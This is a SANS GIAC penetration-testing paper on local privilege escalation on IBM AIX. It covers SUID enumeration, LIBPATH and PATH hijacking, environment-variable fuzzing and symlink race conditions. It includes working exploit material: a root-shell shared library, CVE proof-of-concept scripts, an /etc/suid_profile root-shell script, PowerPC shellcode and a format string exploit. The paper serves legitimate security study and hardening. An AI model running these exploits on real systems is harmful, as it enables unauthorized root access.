AIX for Penetration Testers

GIAC (GPEN) Gold Certification

Author: Zoltan Panczel, panczelz@gmail.com
Advisor: Robert Vandenbrink
Accepted: January 7th 2015

Abstract

AIX is a widely used operating system by banks, insurance companies, power stations and universities. The operating system handles various sensitive or critical information for these services. There is limited public information for penetration testers about AIX hacking, compared the other common operating systems like Windows or Linux. When testers get user level access in the system the privilege escalation is difficult if the administrators properly installed the security patches. Simple, detailed and effective steps of penetration testing will be presented by analyzing the latest fully patched AIX system. Only shell scripts and the default installed tools are necessary to perform this assessment. The paper proposes some basic methods to do comprehensive local security checks and how to exploit the vulnerabilities.

1. Introduction

AIX (Advanced Interactive eXecutive) is a series of UNIX operating systems developed by IBM. AIX is based on System V UNIX with 4.2 BSD extensions. Nowadays it supports only RISC based machines. The operating system is widely used by banks, governments, hospitals and power plants. The AIX Operating System performs crucial functionality like account, production management and payroll. The handled information is critical while the security research of AIX is in infancy. Public vulnerabilities are limited and the exploits are old (Offensive Security, 2014).

Most of the time the UNIX local security of business environment is chaos. Security settings for readable backup files, scripts, home directories and so on are not set consistently or properly. There are plenty of local attack scenarios (Andries Brouwer, 2003) against UNIX based systems but several are outdated. There are only generic security testing methodologies like OSSTMM and ISSAF. These methodologies discuss only general vulnerable parts of UNIX based systems but there are some AIX specific attack scenarios. There is no public AIX related assessment guide except the CIS benchmarks (Center for Internet Security, n.d.).

The aim of this methodology is to define useful pentesting ideas ("How and Why") with practical examples. Sections will be presented based on experience with AIX vulnerability assessment. These attack mechanisms are based on the AIX operating system but are easy adaptable to other UNIX environments. These techniques reveal zero day issues, thus some information will be partially presented.

Zoltan Panczel, panczelz@gmail.com

2. Assessment methodology

The tested AIX version is fully patched (7100-03-04-1441) 7.1 and default install without any 3rd party software (eg.: database, monitoring applications). But the following methodology is suitable for any business environment:

2.1. Required tools

The following tools and basic shell scripting are necessary for the vulnerability assessment:

2.1.1. ar

This is a compressing utility of archive files. Nowadays the tool is used to make static libraries. The AIX libraries with ".a" extension are **ar** compressed files. The utility can extract the archive files to make the analysis easier. The tool is installed by default.

2.1.2. truss

Truss is a system call tracer. The auditor can monitor the child processes, system calls, signals, argument and environment strings (eg.: execve) of target applications. The effective usage requires root permission because the regular user cannot trace a SUID binary. The tool is installed by default.

2.1.3. dump

The dump command prints the selected part (eg.:symbol table entries, loader section header) of an object or executable files. The tool is installed by default.

2.1.4. strings

The program finds and displays printable strings in the binary files (by default at least 4 characters long). The tool is installed by default.

2.1.5. gdb

The GNU debugger is needed to verify exploitable memory corruptions and investigate SUID binaries. The tool is not installed by default but the ftp://www.oss4aix.org/latest/aix71/ FTP site has prebuilt package for various AIX versions.

2.1.6. Perl

The executable of the Perl programming language. This tool makes the vulnerability detection and exploit writing process easier. Another big benefit of the program is that it is installed by default.

2.2. Information gathering

The reconnaissance process is the most important task. If an auditor has enough information about the target system, applications and the administrator, it can lead to privilege escalation. After getting user level access on an AIX system, start by finding and exploiting operation issues caused by the administrator.

2.2.1. Operation environment

After the successful login check the "**/etc/profile**" and all login scripts. It is a common practice for administrators to use scripts for system administration tasks, such as managing users (Silent Signal LLC, 2013). If there is **sudo** in the system check the capabilities of the current user regarding privileged commands. Often, users can run arbitrary commands with **sudo** without authentication.

Use **find** to discover archive files (eg.: tar, gz) sometimes administrators do not remove the backup files which consist of sensitive information (eg.: password, config files, ssh keys, databases). The default **umask** setting (022) is responsible for the newly created world readable files. Inspect the shell scripts created by administrators looking for additional information. Sometimes these scripts use passwords or reveal **sudo**, **crontab** settings.

Check the root's **.rhosts** file. If it is allowed (and the network switches are configured wrong) simply change the testing machine IP address and log in to the tested system by rlogin.

Look into the **vulnerability**[1] and **exploit**[2] databases regarding the actual version of the operating system and installed applications.

[1] http://cve.mitre.org

[2] http://www.exploit-db.com/

On rare occasion, log files contain sensitive information. For instance if the users type the password at the username field or use password in the command line. The first goal is not getting root access but to increase the privileges. It may be easier to impersonate a user different from root who has **sudo** permission, and can run vulnerable privileged commands. This methodology demonstrates a real "chained privilege escalation" attack to get super user.

2.3. Identify common vulnerabilities

2.3.1. SUID/SGID binaries

Make a list of the SUID/SGID binaries in the system. The SUID/SGID (Set user/group ID) flags allow that run an executable with the permission of the file owner. The following shell script performs this search:

```
# find / -type f \( -perm –04000 –o –perm -02000 \) > suidsgid.txt
```

2.3.2. Libraries

After getting the SUID/SGID binaries then check their used libraries:

```
# for i in $( cat ./suidsgid.txt ); do ldd $i
>>suidsgid_libs.txt;done
```

2.3.3. LIBPATH section

Executable files on AIX are associated to a LIBPATH section that defines the runtime search path to find libraries separated by colon character. If this value has "::" or ":/directory" schema an attacker can load arbitrary shared library to get root shell. The "." means "search for the libraries in the actual directory". If the LIBPATH consists of empty directory (:/directory) the linker handles the empty element as current directory (PWD). The following shell script collects the settings:

```
# for i in $( cat ./suidsgid.txt );do dump -v -H $i | grep ":" >>
libpath.txt;done
```

For example the SUID root application **bgscollect** which belongs to the BMC Patrol Agent has the following LIBPATH value: "**:/usr/vacpp/lib:/usr/lib**". In this case

malicious users can elevate their privileges to root. The following shared library is enough to get root shell:

```
#include <stdlib.h>
#include <unistd.h>
 void init() __attribute__ ((constructor));
 void init(){
   seteuid(0);
   setuid(0);
   execl("/bin/sh", "sh", "-i", (void *) 0);
   exit(1);
 }
```

Figure 1. - Shell execution with shared library

There is a chance that the executable is handling libraries based on command line parameters. The **pioout**[3] (AIX <= 5.3 sp6) SUID command was also vulnerable to this kind of attack.

2.3.4. PATH

The environment variable PATH is colon separated directory list. Users, applications can run commands with relative path and the shell looks for commands in these predefined directories. If a program uses relative commands and trusts the PATH variable (eg.: execve(), system(), popen()) attackers can run their own shell script with the program privilege. The **dump** command helps identifying the presence of vulnerable syscalls in an executable:

```
# dump -v -T <executable>
```

The **ibstat**[4] SUID binary is vulnerable this kind of attack. Pentesters can easily find the potential vulnerable command execution:

```
# cat ibstat | strings | grep " | "

ndp -a | grep -i infiniband
ps -p %d | grep -v PID | awk ' { print $4 }'
ps -p %d | grep -v PID | awk ' { print $4 }'
ps -p %d | grep -v PID | awk ' { print $4 }'
```

[3] http://www.exploit-db.com/exploits/4232/

[4] http://www.exploit-db.com/exploits/28507/

```
ps -p %d | grep -v PID | awk ' { print $4 }'
```

Figure 2. Trusted PATH vulnerability

In this case the **ndp**, **ps**, **grep**, **awk** programs are possibly vulnerable to arbitrary command execution. The privilege escalation is done by the following way:

1. Set the PATH variable to the actual writable directory (**cd**; **export PATH=.**).
2. Make executable shell scripts as **ndp**, **ps**, **grep** or **awk** with arbitrary content.
3. Run the **ibstat** executable.

The following shell scripts can be used to collect good targets for this attack:

```
# for i in $( cat ./suidsgid.txt ); do cat $i | strings | grep
                    "^/" | grep  " ";done
# for i in $( cat ./suidsgid.txt ); do cat $i | strings |  grep –e
                  " | " -e "\-[a-zA-Z]";done
```

The called operating system commands vary, thus the above scripts can not cover all occurrences. Auditors should play with the parameters of **grep** for comprehensive assessment (eg.: file, filename, path, home, library, lib, etc…). This kind of attack is not limited to SUID/SGID binaries, the libraries used may also vulnerable. To examine the libraries, first you need to decompress it:

```
# ar –x /lib/libodm.a
```

The above command extracts the **libodm** archive file to the current directory. This does not alter the original library. The investigation process is same as the mentioned only do it with the object files (*.o).

2.3.5. Environment variables

The dynamic linker, libraries and executables use environment variables. Some of them are used for file and directory operations (create, delete, run commands). Usually

additional functions (eg.: file writing) will be activated if an environment variable is set. The following shell script collects environment variable related strings:

```
# for i in $( cat ./suidsgids.txt ); do cat $i | strings | grep
                                ^[A-Z_]*$ ;do
```

Comprehensive assessment and results-oriented testing also requires scanning environment variables in the libraries. This methodology is focusing on only the possible command execution, file manipulation and overflow problems.

The CVE-2004-1329 (MITRE, 2005) shows an improper using of the environment variable which allows an attacker to run arbitrary commands as root. The vulnerable diag commands (**lsmcode**, **diag_exec**, **invscout**, **invscoutd**) use the DIAGNOSTICS environment variable to store the directory of the diagnostics tools. The **lsmcode** binary runs the **$DIAGNOSTICS/bin/Dctrl** with root permission. Here are the key steps of this attack:

```
# mkdir –p /tmp/poc/bin/
# export DIAGNOSTICS=/tmp/poc/
# cat > /tmp/poc/bin/Dctrl << EOF
> #!/bin/sh
> id>/tmp/id.txt
> EOF
# chmod 755 /tmp/poc/bin/Dctrl
# lsmcode
# ls -al /tmp/id.txt
-rw-r--r--   1 root    system         84 Dec 17 06:00 /tmp/id.txt
```

Figure 3. - CVE-2004-1329 proof of concept

The exploit for this vulnerability is fully described in the CVE database (MITRE, 2005). **GDB** and **truss** are the key applications to discover the potential vulnerable parts. Many binaries and the linker have built-in debug or diagnostic functions. If you set the proper diagnostic environment variables, the debug or diagnostic information will be output. The methodology demonstrates a possible attack scenario against this file writing issue.

Not all of the environment variables are associated with a file or command action. But applications often perform transformations (eg.: copy, concatenate, format, etc…) on

them. If the developers were not prudent this easily leads to overflow or format string faults. Simple or "dumb" fuzzing is often practical to check for buffer overflow issues. Make the possible environment variables one by one to "overflow positive". It is recommended to use format strings because this lets you test two kinds of bugs (overflow, format string attack):

```
# for i in `cat /usr/bin/command | strings | grep ^[A-Z_]*$ |
    sort –u`; do export $i=`perl –e 'print "%x,"x2500'`;
            /usr/bin/command; unset $i; done
```

Pentesters should diversify the above script. Make all of the environment variables "overflow positive" in turn one by one without unsetting the previous and so on. Before the tests enable core dumping with the following command:

```
# ulimit –c unlimited
```

The **truss** tool is good for tracing the exec syscalls and the passed environment strings. The useful command line parameters of the truss tracer are:

Item	Description[5]
-a	"Displays the parameter strings which are passed in each exec system call."
-e	"Displays the environment strings which are passed in each exec system call."
-f	"Follows all children created by the **fork** system call and includes their signals, faults, and system calls in the trace output. Normally, only the first-level command or process is traced. When the –f flag is specified, the process id is included with each line of trace output to show which process executed the system call or received the signal."

Figure 4. – Part of the truss command line parameters

[5] http://www-01.ibm.com/support/knowledgecenter/ssw_aix_71/com.ibm.aix.cmds5/truss.htm

To check the environment variables create ($HOME/.gdbinit) the following **GDB** init script:

```
set follow-fork-mode child
set breakpoint pending on
define hook-stop
x/s $r3
end
b getenv
```

Figure 5. - .gdbinit script

The settings above define that **GDB** follow the child process and set a breakpoint if the getenv() syscall will be used. After the breakpoint is triggered **GDB** prints the content of the **R3** register that contains the environment variable. Here is a sample output of this setup:

```
bash-4.2$ gdb –q /bin/ls
No symbol table is loaded.  Use the "file" command.
Breakpoint 1 (getenv) pending.
Reading symbols from /usr/bin/ls...(no debugging symbols found)...done.
(gdb) r
Starting program: /bin/ls
0xf06bc9f4 <_$STATIC+132>:     "LC_ALL"

Breakpoint 1, 0xd0112f5c in getenv () from /usr/lib/libc.a(shr.o)
```

Figure 6. – GDB script in action

These techniques help detecting the usage of the environment variables and to identifying vulnerable executables.

2.3.6. Temporary files

Lots of SUID executables create temporary files. The root cause of this kind of vulnerability is that the binary uses the **open()** syscall in an insecure manner (David A. Wheeler, 2004). Attackers can write arbitrary files with the privileges of the binary in this case. There are two important vulnerabilities related to temporary file creation: the symlink and the race condition attack.

The symlink attack in this case can also be called a temporary file name attack. The high privileged binary creates one or more files at runtime. The name of the file is predictable so attackers can create a symlink that has this name and create or modify another file. Sometimes the privileged binary creates the files in the actual directory.

The race condition attack is similar to symlink attack. The main difference is that the vulnerable program checks the existence of the temporary file before the file operations. If it exists the executable then deletes it or changes the name of the temp file. In this situation, attackers have a window of opportunity between the checking and file opening to create a symlink and make arbitrary file. The exploitation part of the methodology presents a real-world attack.

One method to collect possible candidates for a deeper investigation:

```
# for i in $( cat ./suidsgids.txt ); do cat $i | strings | grep –i
                                    tmp;do
```

2.3.7. Buffer overflows

The buffer overflow problems are general problems in every UNIX environment. AIX has no address space layout randomization(ASLR) nor buffer overflow protection by default. The exploits can contain hardcoded memory addresses and work fine on every system. The following C code proves the lack of ASLR:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main()
{
  char *str;
  char e[5] = "1234";

  str = (char *) malloc(15);
  printf("Heap address = %p\n", str);
  printf("Stack address = %p\n", e);
  free(str);
  return(0);
}
```

Figure 7. - ASLR checker C code

After compiling the code and run it on different operating systems the results speak for themselves:

Results	Operating system
# ./a.out Heap address = **20001268** Stack address = **2ff22c5c** [root@rs6000] /tmp # ./a.out Heap address = **20001268** Stack address = **2ff22c5c** [root@rs6000] /tmp	AIX 7.1
computer:~ depth$ ./a.out Heap address = **0x10aa00830** Stack address = **0x7fff6a568b4b** computer:~ depth$ ./a.out Heap address = **0x107500830** Stack address = **0x7fff670acb4b**	OSX 10.7.5

Figure 8. - ASLR checking results

There is a buffer overflow protection from AIX 5L 5300-03 called Stack Execution Disable (IBM Corporation, n.d., p. xx). This kind of mechanism prevents the successful exploitation of stack and heap overflows. This is not enabled by default; administrators can set the protection by the **sedmgr** command.

Writing a stack based buffer overflow exploit on AIX is an easy task. If the auditors use **GDB,** they should set the following command to get interpreted core files:

```
# chdev -l sys0 -a fullcore='true' -a pre430core='false'
```

The testing method is simply adding long strings on all possible inputs. As the methodology already mentioned, use format strings to detect format string vulnerabilities as well. With a bit of effort auditors can automate this kind of attack. The main part of this fuzzer is the core file checking and the possible command line argument parsing. The executables contain their command line arguments, and sometimes discovering and using hidden options which are not printed in the help. For example the **netstat** binary has the following command line parameters:

```
# strings /usr/sbin/netstat | grep -v " "| grep ':' | head -1
                ACDI:aocf:gimMnPp:drstuvZ@
```

Zoltan Panczel, panczelz@gmail.com

The "d" is missing from the help and the man page.

2.4. Exploiting case study

2.4.1. File write to command execution

This methodology could easily lead to find zero-day vulnerabilities. Holding to responsible disclosure, this paper does not cover these kinds of bugs. That is why the following attack scenario is based on the public CVE-2014-3977[6] arbitrary file writing issue. This bug is not working in the fully patched AIX 7.1. The following commands trigger the vulnerability:

```
$ export ODMERR=1
$ ln -s /tmp/testing /tmp/ODMTRACE0
$ umask 0
$ lsvg
rootvg
$ ls -al /tmp/testing
-rw-rw-rw-   1 root    staff        7332 Sep 01 12:35 /tmp/testing
```

Figure 9. - CVE-2014-3977 proof of concept

The hard part is launching operating system commands. All the arbitrary file writing exploits are limited thus one cannot get instant root. The contents of the created file cannot be influenced, hence the **umask** setting. Common attack vectors are unusable. The **.rhosts**, **.forward** and **authorized_keys** can not be group or world writeable. The FreeBSD man page of **.rhosts** contains the following: "*For security reasons, a user's .rhosts file will be ignored if it is not a regular file, or if it is not owned by the user, or if it is writable by anyone other than the user.*" (FreeBSD team, 1996).

The file creation process can over-write an existing file if the owner is root and the file has write permission. This is why **crontab** is also unusable because the directory belongs to the bin user and the world has no permission on it.

The success of any penetration testing is based on the knowledge about the system. The AIX default shell is the Korn shell. This shell handles a special file called

[6] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3977

/etc/suid_profile. Privileged shells do not run **$HOME/.profile** instead the **/etc/suid_profile** will be processed. The privileged shell is when the real user/group ID does not match the effective user/group ID. We can exploit that with a SUID executable, which runs privileged operating system commands. In this case the real user id (UID) comes from the normal user and the effective user id (EUID) is root. Every SUID binary is good for triggering command execution with root authority which execute OS commands and do not drop the privileges.

The following shell script spawns a shell with root:

```
#!/bin/sh

export ODMERR=1
ln –s /etc/suid_profile ODMTRACE0
umask 0
lsvg      # triggering the file writing vulnerability

cat << EOF >/etc/suid_profile
        /usr/bin/syscall setreuid 0 0
        cp /bin/ksh /tmp/r00tshell
        chown root:system /tmp/r00tshell
        chmod 6755 /tmp/r00tshell
EOF

/opt/IBMinvscout/bin/invscoutClient_VPD_Survey      # the SUID executable
which runs other OS commands.
/tmp/r00tshell
```

Figure 10. - Getting instant root access

In this form the vulnerability does not work on fully patched AIX 7.1, so the demonstration of the working exploit is done by another non public file writing vulnerability:



Figure 11. - Privilege escalation demonstration

The security patch for CVE-2014-3977 does not mitigate the vulnerability correctly. The IBM developers did not use the secure method of file opening to avoid the race condition attack (David A. Wheeler, 2004). The patch checks the existence of the **ODMTRACE0** file, and if it exists the program increments the digit in the filename. The **truss** tool shows the patched file open procedure:

```
# export ODMERR=1
# /usr/sbin/lsvg
rootvg
# truss –o out.txt /usr/sbin/lsvg
# cat out.txt | grep ODMTRACE
statx("./ODMTRACE0", 0x2FF225D0, 76, 01)      = 0
statx("./ODMTRACE1", 0x2FF225D0, 76, 01)      Err#2  ENOENT
kopen("./ODMTRACE1", O_WRONLY|O_CREAT|O_TRUNC,
S_IRUSR|S_IWUSR|S_IRGRP|S_IWGRP|S_IROTH|S_IWOTH) = 3
```

Figure 12. - Wrong file open method

The file opening is wrong because the **open()** does not use the O_EXCL flag. The race condition opportunity is exploited by a simple **perl** and **shell** script:

```
bash-4.2$ export ODMERR=1
bash-4.2$ umask 0
bash-4.2$ while true;do if [ -e "race_win.txt" ]; then break;else perl poc2.pl
& lsvg;fi;done
```

Zoltan Panczel, panczelz@gmail.com

```
[1] 9306176
rootvg
[2] 11731186
rootvg
[3] 20185330
rootvg
[1]   Done                    perl poc2.pl
[2]-  Done                    perl poc2.pl
[3]+  Done                    perl poc2.pl

bash-4.2$ ls -al
total 424
drwxr-xr-x    2 depth   staff        4096 Nov 05 07:49 .
drwxr-xr-x    4 depth   staff       12288 Nov 05 06:13 ..
lrwxrwxrwx    1 depth   staff          12 Nov 05 07:49 ODMTRACE0 ->
race_win.txt
-rw-r--r--    1 depth   staff         261 Nov 05 07:45 poc2.pl
-rw-rw-rw-    1 root    staff        7389 Nov 05 07:49 race_win.txt
```

Figure 13. - Exploiting a race condition bug

The IBM developers should have set O_CREATE, O_EXECL flags so that **open()** fails when the filename is symlink. If the auditors investigate the binaries and the libraries a lot of file handling problems can be noticed. Lesson learned: never rely on security patches hundred percent. Penetration testers should recognize and exploit these kinds of vulnerabilities.

2.4.2. Multiple privilege escalation

Sometimes direct root access is not easy. Pentesters should recognize more complex or compound ways to get root on systems. One method is the chained privilege escalation. In this case another user's role is acquired who is able to run the target command. Here is an example situation based on a real problem:

```
bash-4.2$ ls -al /censored
-r-xr-sr-x   1 bin     user1      41356 Feb 14 2010  /censored
bash-4.2$ ls -al /censored2
-r-sr-x---   1 root    user1      55399 Dec 24 2010  /censored2
```

Figure 14. - Possible chained privilege escalation

The permission of the **censored2** binary does not allow any user to run it. Thus pentesters should get user1 group access. The **censored** executable was investigated based on this methodology, this led to an exploitable buffer overflow vulnerability:

```
bash-4.2$ ls -al c*
ls: 0653-341 The file c* does not exist.
bash-4.2$ export CENSORED_ENV=`perl -e 'print "A"x50000'`
bash-4.2$ /censored
bash-4.2$ ls -al c*
-rw-r--r--   1 depth    staff      1143100 Nov 06 06:31 core
bash-4.2$ gdb -q --core=core
Core was generated by `censored'.
Program terminated with signal 11, Segmentation fault.
#0  0xd0112fd8 in ?? ()
(gdb) bt
#0  0xd0112fd8 in ?? ()
#1  0xd02dbe28 in ?? ()
#2  0xd02dbe28 in ?? ()
#3  0xd02dbfe0 in ?? ()
#4  0xd03350f4 in ?? ()
#5  0xd033a870 in ?? ()
#6  0xd11c0aa4 in ?? ()
#7  0x41414141 in ?? ()
Cannot access memory at address 0x41414149
```

Based on the AIX buffer overflow tutorial it is easy to construct a reliable exploit (San, 2004). There is a problem after executing the proof of concept exploit; the shell will not be interactive. Possible solutions include a modified shellcode or a bindshell. For reasons of reliability, bindshell is not good choice because the syscalls are unique in different minor AIX versions (Offensive Security, 2012). The most usable and easiest shellcode modification is the following: Change the **/bin/ksh** string to **/tmp/csh** and the **/tmp/csh** will be a simple shell script. This script copies a user1 SUID shell to /tmp:

```
bash-4.2$ ls -al /tmp/csh; cat /tmp/csh
-rwxr-xr-x   1 depth    staff         57 Jan 27 2014  /tmp/csh
#!/bin/sh
cp /bin/sh /tmp/user1_sh
chmod 6755 /tmp/user1_sh
bash-4.2$ export EGG=`perl -e 'print
"\x60"x4094,"\x7f\xff\xfa\x79\x40\x82\xff\xfd\x7f\xc8\x02\xa6\x3b\xde\x01\xff\x3b\
```

```
xde\xfe\x1d\x7f\xc9\x03\xa6\x4e\x80\x04\x20\x4c\xc6\x33\x42\x44\xff\xff\x02\x3b\xd
e\xff\xf8\x3b\xa0\x07\xff\x7c\xa5\x2a\x78\x38\x9d\xf8\x02\x38\x7d\xf8\x03\x38\x5d\
xf8\xf4\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7c\x7c\x1b\x78\x38\xbd\xf8\x11\x3f\x60\xf
f\x02\x63\x7b\x11\x5c\x97\xe1\xff\xfc\x97\x61\xff\xfc\x7c\x24\x0b\x78\x38\x5d\xf8\x
f3\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7c\x84\x22\x78\x7f\x83\xe3\x78\x38\x5d\xf8\xf1
\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7c\xa5\x2a\x78\x7c\x84\x22\x78\x7f\x83\xe3\x78\
x38\x5d\xf8\xee\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7c\x7a\x1b\x78\x3b\x3d\xf8\x03\x
7f\x23\xcb\x78\x38\x5d\xf9\x17\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x7f\x25\xcb\x78\x7
c\x84\x22\x78\x7f\x43\xd3\x78\x38\x5d\xfa\x93\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x37
\x39\xff\xff\x40\x80\xff\xd4\x7c\xa5\x2a\x79\x40\x82\xff\xfd\x7f\x08\x02\xa6\x3b\x1
8\x01\xff\x38\x78\xfe\x29\x98\xb8\xfe\x31\x94\xa1\xff\xfc\x94\x61\xff\xfc\x7c\x24\x0
b\x78\x38\x5d\xf8\x08\x7f\xc9\x03\xa6\x4e\x80\x04\x21\x2f\x74\x6d\x70\x2f\x63\x73
\x68"'`
bash-4.2$ export CENSORED_ENV=`perl -e 'print
"\xd1\x4d\xf8\xa8"x262,"\xd1\x4d\xf8\xa8"x3,"E"x4,"\x2f\xf2\x19\x6c"'`
bash-4.2$ /censored
bash-4.2$ ls -al /tmp/user1_sh
-rwsr-sr-x   1 depth    user1      290822 Nov 06 14:29 /tmp/user1_sh
bash-4.2$ /tmp/user1_sh
$ id
uid=202(depth) gid=1(staff) egid=20202(user1)
```

Figure 15. - Alternative exploitation technique

Half of the privilege escalation is done. Use the methodology to find exploitable vulnerabilities in the **censored2** binary. The buffer overflow section brings the solution:

```
$  /censored2 `perl -e 'print ".%p"x16'` a
****CENSORED OUTPUT****
.2ff22ffc.f032.0.2f950.0.0.1d.0.0.20003b60.20000928.20000928.2ff22be0.2442822
0.10001f38.0.
```

Figure 16. - Possible format string attack

This seems to be typical format string vulnerability. Implementing the common exploit method led me to realize that direct parameters access does not work (Scut / team teso, 2001). Constructing the proper format string and putting the shellcode in an environment variable results in root privilege:

```
$ /cendored2 `perl -e 'print
"X","\x2f\xf2\x1a\x28","AAAA","\x2f\xf2\x1a\x2a","%x"x74,"%11922x%hn
%60909x%hn"'` a
****CENSORED OUTPUT****
$ ls -al /tmp/user2_sh
-rwsr-sr-x   1 root   user1      290822 Nov 06 16:43 /tmp/user2_sh
```

2.5. Conclusion

Professional penetration testers should adapt to the operating system being tested. This methodology defines key local vulnerable points of AIX system. Auditors can make their own vulnerability detection scripts to decrease the time of the investigation based on this methodology. The suggested test steps are information gathering, exploit operation bugs, checking 3rd party software and finally the core system. Valuable information and great ideas are hidden in system guides, developer documentation and man pages. This methodology only describes quick and useable techniques. There are many other vulnerability assessment concepts worth the research, including syscall, signal or file format fuzzing.

System administrators and auditors can apply useful hardening solutions from the vendor (IBM Corporation, 2010, p. xx). There is a secure implementation of the AIX system called Trusted AIX (IBM, 2014). The mentioned hardening features and guides can increase the local security level of the operating system. Hardening supplemented by professional penetration testing is the proper way to do security.

Zoltan Panczel, panczelz@gmail.com

References

Andries Brouwer. (2003, April 1). Hackers Hut. Retrieved from http://www.win.tue.nl/~aeb/linux/hh/hh.html

David A. Wheeler. (2004, August 22). Secure Programming for Linux and Unix HOWTO. Retrieved from http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/

FreeBSD team. (1996, February 11). FreeBSD File Formats Manual. Retrieved from http://www.freebsd.org/cgi/man.cgi?query=rhosts&sektion=5&manpath=FreeBSD+5.0-RELEASE

IBM AIX. (n.d.). In *Wikipedia, the free encyclopedia*. Retrieved November 11, 2014, from http://en.wikipedia.org/wiki/IBM_AIX

IBM Corporation. (2010). *AIX Version 7.1: Security*. Retrieved from IBM Corporation website: http://www-01.ibm.com/support/knowledgecenter/ssw_aix_71/com.ibm.aix.security/security_pdf.pdf

IBM Corporation. (n.d.). *Stack Execution Disable protection*. Retrieved from http://www-01.ibm.com/support/knowledgecenter/ssw_aix_71/com.ibm.aix.security/stack_exec_disable.htm

Matsubara, Keigo. (2003). *Developing and porting C and C++ applications on AIX: "June 2003.". - "SG24-5674-01."*. Austin: IBM International Technical Support Organization.

MITRE. (2005, January 6). CVE-2004-1329. Retrieved from http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-1329

Offensive Security. (2012, November 20). Fun with AIX Shellcode and Metasploit. Retrieved from http://www.offensive-security.com/vulndev/aix-shellcode-metasploit/

Offensive Security. (2014). Exploit Database. Retrieved November 11, 2014, from http://www.exploit-db.com/search/?action=search&filter_page=1&filter_description=aix&filter_exploit_text=&filter_author=&filter_platform=0&filter_type=0&filter_lang_id=0&filter_port=&filter_osvdb=&filter_cve=

Zoltan Panczel, panczelz@gmail.com

San (san_at_xfocus.org). (2004, August 13). AIX PowerPC buffer overflow step by step. Retrieved from http://www.xfocus.org/documents/200408/5.html

Scut / team teso. (2001). *Exploiting Format String Vulnerabilities* (1.2). Retrieved from https://crypto.stanford.edu/cs155/papers/formatstring-1.2.pdf

Silent Signal LLC. (2013, February 27). From write to root on AIX [A case study]. Retrieved from http://www.exploit-db.com/wp-content/themes/exploit/docs/24553.pdf

Tim Brown. (2011). *Breaking the links: Exploiting the linker*. Retrieved from http://www.nth-dimension.org.uk/

Zoltan Panczel, panczelz@gmail.com

Last Updated: December 13th, 2019

Upcoming SANS Penetration Testing

Community SANS Portland SEC542	Portland, OR	Dec 16, 2019 - Dec 21, 2019	Community SANS
SANS Austin Winter 2020	Austin, TX	Jan 06, 2020 - Jan 11, 2020	Live Event
Mentor Session - SEC504	Minneapolis, MN	Jan 08, 2020 - Feb 19, 2020	Mentor
Mentor Session - SEC504	Colorado Springs, CO	Jan 10, 2020 - Jan 31, 2020	Mentor
Miami 2020 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	Miami, FL	Jan 13, 2020 - Jan 18, 2020	vLive
SANS Threat Hunting & IR Europe Summit & Training 2020	London, United Kingdom	Jan 13, 2020 - Jan 19, 2020	Live Event
SANS Miami 2020	Miami, FL	Jan 13, 2020 - Jan 18, 2020	Live Event
Community SANS Columbia SEC542 @UKI	Columbia, MD	Jan 20, 2020 - Jan 25, 2020	Community SANS
SANS Amsterdam January 2020	Amsterdam, Netherlands	Jan 20, 2020 - Jan 25, 2020	Live Event
SANS Anaheim 2020	Anaheim, CA	Jan 20, 2020 - Jan 25, 2020	Live Event
Cyber Threat Intelligence Summit & Training 2020	Arlington, VA	Jan 20, 2020 - Jan 27, 2020	Live Event
SANS Vienna January 2020	Vienna, Austria	Jan 27, 2020 - Feb 01, 2020	Live Event
SANS Las Vegas 2020	Las Vegas, NV	Jan 27, 2020 - Feb 01, 2020	Live Event
SANS San Francisco East Bay 2020	Emeryville, CA	Jan 27, 2020 - Feb 01, 2020	Live Event
Community SANS Quantico SEC504	Quantico, VA	Jan 27, 2020 - Feb 01, 2020	Community SANS
Mentor Session - SEC504	Online, TX	Jan 29, 2020 - Apr 01, 2020	Mentor
SANS Security East 2020	New Orleans, LA	Feb 01, 2020 - Feb 08, 2020	Live Event
Security East 2020 - SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling	New Orleans, LA	Feb 03, 2020 - Feb 08, 2020	vLive
Community SANS Seattle SEC504	Seattle, WA	Feb 03, 2020 - Feb 08, 2020	Community SANS
Security East 2020 - SEC560: Network Penetration Testing and Ethical Hacking	New Orleans, LA	Feb 03, 2020 - Feb 08, 2020	vLive
Mentor Session - SEC504	Seattle, WA	Feb 04, 2020 - Mar 24, 2020	Mentor
